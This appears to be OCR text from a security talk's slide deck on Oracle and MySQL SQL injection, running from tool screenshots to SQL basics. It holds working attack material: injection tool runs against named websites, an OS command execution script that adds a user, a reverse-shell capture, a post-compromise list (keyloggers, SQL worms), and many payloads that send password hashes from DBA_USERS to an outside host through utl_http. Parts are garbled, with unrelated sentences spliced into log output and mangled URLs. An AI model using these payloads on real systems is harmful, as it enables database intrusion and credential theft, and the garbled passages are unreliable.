
Table/Column:

- SOOD
- DUMMY
- SALGRADE
- DEPT
  - DEPTNO
  - DNAME
  - LOC
- EMP

Tables | Columns | Datas | One by one | 1=1 | Save


Content is : DALLA  
Content is : DALLAS  
Processing records of 3/4  
Length is : 2  
Content is : 3  
Content is : 30

Running... | Version 1.3.1.650



# SQL Injection Tool – Matrixay (commercial)

The screenshot shows the Matrixay interface. The main window displays a 'Result view' for an 'SQL Injection (1)' exploit against the URL `http://victim.com:7777/php1.php?id=7900`. The exploit details indicate an Oracle database with user 'SCOTT'. A context menu is open over the 'DEPTNO' table entry, listing options like 'Copy', 'Edit SQL Inject information', and 'Add to workspace'. Below the table, a 'DEPT' table is shown with a single row for 'DNAME'. The bottom navigation bar includes tabs for 'Proxy', 'Log window', and 'DEPT'.




# SQL Injection Tool – SQLMap (free)

```
alexander-kornbrusts-macbook-air:sqlmap-0.6.3 alex$ python sqlmap.py -c sqlmap.conf
sqlmap/0.6.3 coded by Bernardo Damele A. G. <bernardo.damele@gmail.com>
and Daniele Bellucci <daniele.bellucci@gmail.com>

[*] starting at: 11:14:33
About Red-Database-Security GmbH
[11:14:33] [INFO] specialised in Oracle Security
[11:14:33] [INFO] testing connection to the target url
[11:14:33] [INFO] testing if the url is stable, wait a few seconds
[11:14:35] [INFO] url is stable
[11:14:35] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic
[11:14:35] [WARNING] User-Agent parameter 'User-Agent' is not dynamic
[11:14:35] [INFO] testing if GET parameter 'id' is dynamic
[11:14:36] [INFO] confirming that GET parameter 'id' is dynamic
[11:14:36] [INFO] GET parameter 'id' is dynamic
[11:14:36] [INFO] testing sql injection on GET parameter 'id' with 0 parenthesis
[11:14:36] [INFO] testing unescaped numeric injection on GET parameter 'id'
[11:14:37] [INFO] confirming unescaped numeric injection on GET parameter 'id'
[11:14:37] [INFO] GET parameter 'id' is unescaped numeric injectable with 0 parenthesis
[11:14:37] [INFO] testing for parenthesis on injectable parameter
[11:14:38] [INFO] the injectable parameter requires 0 parenthesis
[11:14:38] [INFO] testing inband sql injection on parameter 'id'
[11:14:39] [INFO] the target url could be affected by an inband sql injection vulnerability
[11:14:39] [INFO] confirming full inband sql injection on parameter 'id'
[11:14:39] [INFO] the target url is affected by an exploitable full inband sql injection vulnerability
[11:14:39] [INFO] query: UNION ALL SELECT NULL, CHR(98)||CHR(101)||CHR(97)||CHR(105)||CHR(87)||CHR(104)||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM v$version WHERE ROWNUM=1-- AND 8639=8639
[11:14:40] [INFO] performed 3 queries in 1 seconds now how to mitigate risks if patching is not an option.
[11:14:40] [INFO] testing Oracle
[11:14:40] [INFO] query: UNION ALL SELECT NULL, CHR(98)||CHR(101)||CHR(97)||CHR(105)||CHR(87)||CHR(104)||LENGTH(SYSDATE)||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM DUAL-- AND 8879=8879
[11:14:40] [INFO] performed 1 queries in 0 seconds
[11:14:40] [INFO] confirming Oracle
[11:14:40] [INFO] query: UNION ALL SELECT NULL, CHR(98)||CHR(101)||CHR(97)||CHR(105)||CHR(87)||CHR(104)||SUBSTR((VERSION),1,2)||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM SYS.PRODUCT_COMPONENT_VERSION WHERE ROWNUM=1-- AND 2722=2722
[11:14:40] [INFO] performed 1 queries in 0 seconds
[11:14:40] [INFO] query: UNION ALL SELECT NULL, CHR(98)||CHR(101)||CHR(97)||CHR(105)||CHR(87)||CHR(104)||banner||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM v$version WHERE ROWNUM=1-- AND 5991=5991
[11:14:40] [INFO] performed 1 queries in 0 seconds
[11:14:40] [INFO] Repscan is one of the leading and most accurate vulnerability scanners for Oracle databases. With Repscan it is possible to scan hundreds of databases without large reports. Repscan runs web application technology: PHP 4.3.11n independent and runs on most platforms like Linux, Windows, Solaris, ...
[11:14:40] [INFO] back-end DBMS: active fingerprint: Oracle 11i
[11:14:40] [INFO] Impression: banner parsing fingerprint: Oracle 11.1.0.7.0
[11:14:40] [INFO] Sitemap: html error message fingerprint: Oracle on and links
```

# SQL Injection Tool - darkORASQLi.py (free)



```
G:\darkc0de>python darkORASQLi.py -u "http://www.heinrich-vogel-shop.de/detail.php?id=2468" --info
```

```
-----  
d3ck4, hacking.expose@gmail.com           v1.0  
  
05/2009      darkORASQLi.py  
-- Multi Purpose Oracle SQL Injection Tool --  
Usage: darkORASQLi.py [options]  
      -h help      hackingexpose.blogspot.com  
-----
```

```
[+] URL: http://www.heinrich-vogel-shop.de/detail.php?id=2468  
[+] 22:24:37  
[+] Evasion: + --  
[+] Cookie: None  
[+] SSL: No  
[+] Agent: Microsoft Internet Explorer/4.0b1 (Windows 95)  
[-] Proxy Not Given  
[+] Gathering Oracle Server Configuration...
```


```
Database: GECONT  
User: SHOP2  
Version: Oracle Database 10g Enterprise Edition Release 10.1.0.4.0 - Prod
```

```
[+] Do we have Access to Oracle Database: NO  
  
[-] Oracle user enumeration has been skipped!  
[-] We do not have access to Oracle DB on this target!
```

```
[-] 22:24:54  
[-] Total URL Requests: 3  
[-] Done
```

```
Don't forget to check darkORASQLi.log
```

# SQL Injection Tool - darkMySQLi.py (free)



```
./darkMySQLi.py -u "http://www.sample.co.id/read_news.php?id=54" -  
findcol
```

```
./darkMySQLi.py -u "http://www.sample.co.id/read_news.php?id=54+AND  
+1=2+UNION+SELECT+darkc0de, darkc0de,darkc0de,4,5" -info
```

Database: sample\_db

User: sample\_rully [at] example432 [dot] eightbox [dot] net

Version: 5.0.51a-log

[+] Do we have Access to MySQL Database: NO

[+] MySQL user enumeration has been skipped!


[+] We do not have access to mysql DB on this target!

[+] Do we have Access to Load\_File: YES <- w00t w00t

[+] Magic quotes are: OFF <- w00t w00t

[!] Would You like to fuzz LOAD\_FILE (Yes/No): yes


<http://rapidshare.com/files/211594510/darkmysqli16.rar>



## After stealing the data

---

- Get a reverse shell
- Upload and run binaries (e.g. keylogger, trojans, ...) on the database server
- Add malicious java script code to the web application (to infect web users) (SQL Worm)
- Jump to other servers (DMZ/Intranet)



# Run OS Commands via SQL Injection

```
alexander-kornbrusts-macbook-air:Downloads alex$ ./ora_cmd_exec.pl "http://www.notsosecure.com/folder2/ora_cmd_exec.pl?ename=S'" "ping"
=====
Usage: ora_cmd_exec.pl <url> <cmd>
=====
Oracle command execution via web apps
by NotSoSecure // www.notsosecure.com
coded by sid //sid@notsosecure.com // 01.05.2009
-----
Step 1. Creating Java Library.../ora_cmd
NO errors encountered....proceeding to step..2
Step 2. granting java execute privileges...
NO errors encountered.....proceeding to step..3
Step 3. creating function for command execution...
NO errors encountered....proceeding to step..4
Step 4. making function executable by all users...
NO errors encountered.....proceeding to step..5
Step 5. RIGHT!!!, by now we should have a function sys.LinxRunCMD through which we can
execute commands...
You should be able to execute this function as:
select sys.LinxRunCMD('cmd.exe /c net user notsosecure m0ts3cur3 /add') from dual
I will execute the command you told me to execute... you won't be able to see the output
though :(
Your command was executed on the box....:)
alexander-kornbrusts-macbook-air:Downloads alex$ 
```

updated tutorial.


The script is easy to use. Under Mac OS X at the moment the script does not work again. In my opinion (as user Oracle) is PL/SQL native (Oracle). Path: p

Entwurf wird gespeichert ...

Upload

Datei

[http://www.notsosecure.com/folder2/ora\\_cmd\\_exec.pl](http://www.notsosecure.com/folder2/ora_cmd_exec.pl)



# Run OS Commands via SQL Injection

The screenshot shows a web-based application for performing SQL injection attacks. At the top, there are two buttons: "Execute SQL Commands" and "Get Shell". Below them, the title "SQL Injection" is displayed in large pink letters. A navigation bar includes tabs for "Blind SQL Injection" (which is selected) and "Code Execution". The main area is a terminal window showing the following output:


```
Waiting for connection from the target...
192.168.10.68:1316 connected.

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>
```

At the bottom, there are two buttons: "SQL Injection" and "Code Execution".




## Tools / human brain

---

Based on my experience the human brain is the best tool to find complex SQL Injection vulnerabilities because tools only find known/common SQL Injection. To scan a large amount of URL/websites a tool can be really helpful.

In many companies tools are the only possibility to scan large amounts of intranet pages. These tools are able to identify most of the SQL Injection vulnerabilities (low hanging fruits)



## Barcode Injection


SQL code could also be injected using barcode. Create a barcode containing SQL statements. Barcode is



```
and 1=utl_http.request('http://www.orasploit.com/ping')
```

and inject code using a barcode scanner. RFID is also a potential candidate for (SQL) code injection.







# SQL Injection via Paper


Sometime it is even possible to inject SQL Code via paper  
Insert SQL statements into comment field

Überweisung	123 456 78	5 mm
KREDITINSTITUT		
Irgendwo		
Begünstigter: Name, Vorname/Firma (max. 27 Stellen)		
Konto-Nr. des Begünstigten		Bankleitzahl
Kreditinstitut des Begünstigten		
	Betrag: Euro, Cent	
EUR		
Kunden-Referenznummer – Verwendungszweck, ggf. Name und Anschrift des Überweisenden - (nur für Begünstigten)		
' or 1 = 1 --		
noch Verwendungszweck (Insgesamt max. 2 Zeilen à 27 Stellen)		
Kontoinhaber: Name, Vorname/Firma, Ort (max. 27 Stellen, keine Straßen- oder Postleitzahlangaben)		
Konto-Nr. des Kontoinhabers		20
Datum, Unterschrift		



# SQL Injection via Paper






## SQL Basics

---

# SQL Basics



# SQL Basics


---

SQL = Structured Query Language

Developed in the early 1970s, First commercial implementation in 1979 from Oracle.

Every vendor is implementing a different syntax (e.g. Oracle, Microsoft, DB2, ...). The lowest denominator is the simple SQL syntax.

Vendor specific extensions (e.g. XML) are much more powerful but require an extensive study of the documentation. These extensions are often ignored...



# SQL Basics (Oracle)

The knowledge of SQL Commands useful for (database) security experts. By using "exotic" commands it is often possible to bypass restrictions (e.g. EXPLAIN PLAN can bypass Oracle Auditing, MERGE can often bypass IDS filtering INSERT/UPDATE)

## DDL= Data Definition Language

- \* CREATE, ALTER, DROP, RENAME, GRANT, REVOKE, AUDIT, NOAUDIT, COMMENT, ANALYZE, ASSOCIATE STATISTICS, DISASSOCIATE STATISTICS, PURGE, FLASHBACK


## DML= Data Manipulation Language

- \* CALL, EXPLAIN PLAN, LOCK TABLE, INSERT, UPDATE, DELETE, MERGE, TRUNCATE, SELECT (limited)

## TCL= Transaction Control Language

- \* COMMIT, ROLLBACK, SAVEPOINT, SET TRANSACTION, SET CONSTRAINT


[http://www.oracle.com/pls/db111/portal.all\\_books](http://www.oracle.com/pls/db111/portal.all_books)



# SQL Basics – (simple) SELECT statement


SELECT  
FROM  
WHERE  
GROUP BY  
HAVING  
ORDER BY

- WHAT TO DISPLAY
- FROM WHERE
- CONDITIONS
- GROUPING
- CONDITION FOR GROUPING
- SORT



## SQL Basics – Select Statement with group operator


```
SELECT location, count(*)  
FROM table1  
WHERE country='Germany'  
GROUP BY location  
HAVING COUNT(*) > 2  
ORDER BY 1,2
```



## SQL Basics – Equi-Join

```
SELECT firstname, lastname, product, amount  
FROM customers, products  
WHERE customers.id = products.custid
```

- If you use (n) tables/views, use at least (n-1) join conditions to avoid cartesian products




## SQL Basics – Self-Join

```
SELECT t1.firstname, t1.lastname, t2.firstname, t2.lastname  
FROM table t1, table t2  
WHERE t1.id = t2.id
```

- Use aliases to access the same table/view twice

```
SELECT t1.firstname, t1.lastname, t2.firstname, t2.lastname  
FROM table t1, table t2  
WHERE t1.id > t2.id  
AND LOCATION = 'Germany'
```


- Depending from the queries, selfjoins sometimes require > or < instead of equal sign.



## SQL Basics – Outer-Join I


```
SELECT firstname, lastname, product, amount  
FROM customers, products  
WHERE customers.id = products.custid (+)
```

- ➔ Show a list of all customers even if they are not in the products table
- ➔ Oracle is using a (+)
- ➔ ANSI uses the string "OUTER JOIN"



## SQL Basics – Outer-Join I a (MySQL)

```
SELECT * T1 LEFT JOIN T2 ON P1(T1,T2)  
WHERE P(T1,T2) AND R(T2)
```




## SQL Basics – Outer-Join II

Why do I need outer joins? Because they are often necessary ...

Sample:

Show a list of all audit entries from 1<sup>st</sup> of March til 3<sup>rd</sup> of March.

```
SELECT username, auditstmt, logdate  
FROM all_users, auditlog  
WHERE all_users.username=auditlog.username  
AND logdate >= '01-MAR-2009'  
AND logdate <= '03-MAR-2009'
```




## SQL Basics – Outer-Join III

What happens if the user does no longer exists? The audit entry is not displayed !!! This is a common problem in security and forensic scripts missing important things

Sample:

Show a list of all audit entries from 1<sup>st</sup> of March til 3<sup>rd</sup> of March even if the user was deleted.


```
SELECT username, auditstmt, logdate  
FROM all_users, auditlog  
WHERE all_users.username (+) = auditlog.username  
AND logdate >= '01-MAR-2009'  
AND logdate <= '03-MAR-2009'
```



# SQL Basics – SET Operator


SQL supports the following SET operators

- \* UNION (eliminates duplicates)
  - \* UNION ALL (without elimination of duplicates)
  - \* MINUS
  - \* INTERSECT



## SQL Basics – SET Operator - UNION

```
SELECT firstname, lastname  
FROM customers  
  
UNION  
  
SELECT username, null  
FROM ALL_USERS  
  
ORDER BY 1,2
```




# SQL Basics – Boolean Logic

The knowledge of Boolean logic is important for SQL Injection...

Everybody is using

```
OR 1=1 --
```

But why is everybody using it?




# SQL Basics – Boolean Logic

What SQL fragment is better?

OR 1=func --

AND 1=func --

It depends...




# SQL Basics – Boolean Logic

What parts of this SQL query are executed?

```
SELECT *
FROM table
WHERE id > 12
OR 1 = utl_inaddr.get_host_address(user)
```

It depends...

If all IDs of the table are greater than 12, the second part will never be executed. It is difficult to predict what part will be executed because this is the choice of the database engine.




# SQL Basics – Boolean Logic

To be on the safe side it is important to use OR and AND

```
SELECT *
FROM table
WHERE id > 12
OR 1 = utl_inaddr.get_host_address(user)
```

```
SELECT *
FROM table
WHERE id > 12
AND 1 = utl_inaddr.get_host_address(user)
```



# SQL Basics – Comments

Oracle supports 2 kind of comments


line comments:            --

                      #            (MySQL)

multi-line comments:    /\* \*/

Sometimes the following trick can bypass some IDS because the  
everything after the -- is handled as comment

```
SELECT /*--*/ * from table;
```



# SQL Basics – String Concatenation

Oracle supports 2 kind of string concatenation


Using concat function: concat('first', 'second')

The concat function is unusual in the Oracle. In MySQL it is more common because the concat function is not limited to 2 parameters only.

```
SELECT username || '=' || password FROM DBA_USERS
```

```
SELECT username||chr(61)||password FROM DBA_USERS
```


```
SELECT concat(concat(username, chr(61)), password)
  FROM DBA_USERS
```



# SQL Basics – Combining queries I


Oracle supports different methods to combine the result of queries

- \* Joins
- \* Set Operator (UNION, ...)
- \* Subselects



## SQL Basics – Combining queries II

```
SELECT custname, custaddress  
FROM customer  
WHERE id=17  
UNION  
SELECT username, password  
FROM DBA_PASSWORDS
```



# SQL Basics – Combining queries III

**KEEP IN MIND!!! Everything is a query....**

**KEEP IN MIND!!! Everything in a query can be replaced by a query ...**

→ Endless possibilities to add queries

Example:

a integer value can be replaced by a query


```
1 = (select 1 from dual)
```

```
1 = (select length(utl_http.request('http://  
www.orasploit.com/' || (select password from dba_users where  
rownum=1))))
```

a string can be replaced by a query

```
'string' = (select 'string' from dual)
```

```
'string' = translate((select 'abcdef' from  
dual), 'fedcba', 'gnirts')
```




## SQL Basics – Combining queries IV

By using functions (e.g. utl\_http or httpuritype) we can inject multiple tables...

e.g. replace 1 by (select sum(utl\_http.request('http://  
www.orasploit.com/'username||'='||password) from dba\_users)

```
SELECT username  
FROM ALL_USERS  
WHERE ID > 1  
ORDER BY 1,2;
```




## SQL Basics – Combining queries IV

By using functions (e.g. utl\_http or httpuritype) we can inject multiple tables...


e.g. replace 1 by (select sum(utl\_http.request('http://  
www.orasploit.com/'username||'='||password)) from dba\_users)

```
SELECT username  
FROM ALL_USERS  
WHERE ID > 1  
ORDER BY (select sum(length(utl_http.request('http://  
www.orasploit.com/'username||'='||password))) from  
dba_users),2;
```



## SQL Basics – Combining queries V

```
SELECT username
FROM ALL_USERS
WHERE ID > ((select+sum(length(utl_http.request
QRERpBY/www;orasploit.com/'||username||'||password)
from dba_users))+(select+sum(utl_http.request
QRERpBY/www;orasploit.com/'||owner||'||table_name)
from dba_tables)+(select sum(length(utl_http.request
('http://www.orasploit.com/'||owner||'='||table_name||'='||column_name)) from dba_users) +
(select sum(length(utl_http.request('http://
www.orasploit.com/'||grantee||'='||granted_role) from
dba_role_privs))+(select sum(length(utl_http.request
('http://www.orasploit.com/'||grantee||'='||owner||'='||table_name||'='||privilege||'='||grantable)
from dba_tab_privs))) ORDER BY 1,2;
```




## SQL Basics – Combine multiple columns

By using concatenation it is possible to combine multiple columns into 1 row. This technique is useful to extract data from multiple columns with a single command

```
SELECT lastname || '.' || firstname FROM myusertab
```

```
SELECT lastname || chr(46) || firstname FROM myusertab
```

```
SELECT concat(lastname,concat(chr(46),firstname) FROM  
myusertab
```




## SQL Basics – Combine multiple rows MySQL

Combining multiple rows into a single command is not that simple but useful in situations where only 1 row can be retrieved (e.g. in error messages).

```
SELECT GROUP_CONCAT(user) from mysql.user;--
```

Provides a list of all mysql users separated by comma




# SQL Basics – Combine multiple rows I

Combining multiple rows into a single command is not that simple but useful in situations where only 1 row can be retrieved (e.g. in error messages).

Oracle offers different possibilities to do this:

- \* stragg (Oracle 11g+)
- \* XML (Oracle 9i+)
- \* CONNECT BY (all Oracle versions, Idea by Sumit Siddharth)



## SQL Basics – Combine multiple rows II - stragg

```
Select utl_inaddr.get_host_name('Accounts=' || (select  
sys.stragg(distinct username || ';' ) as string from  
all_users) ) from dual
```

ERROR at line 1:

ORA-29257: host

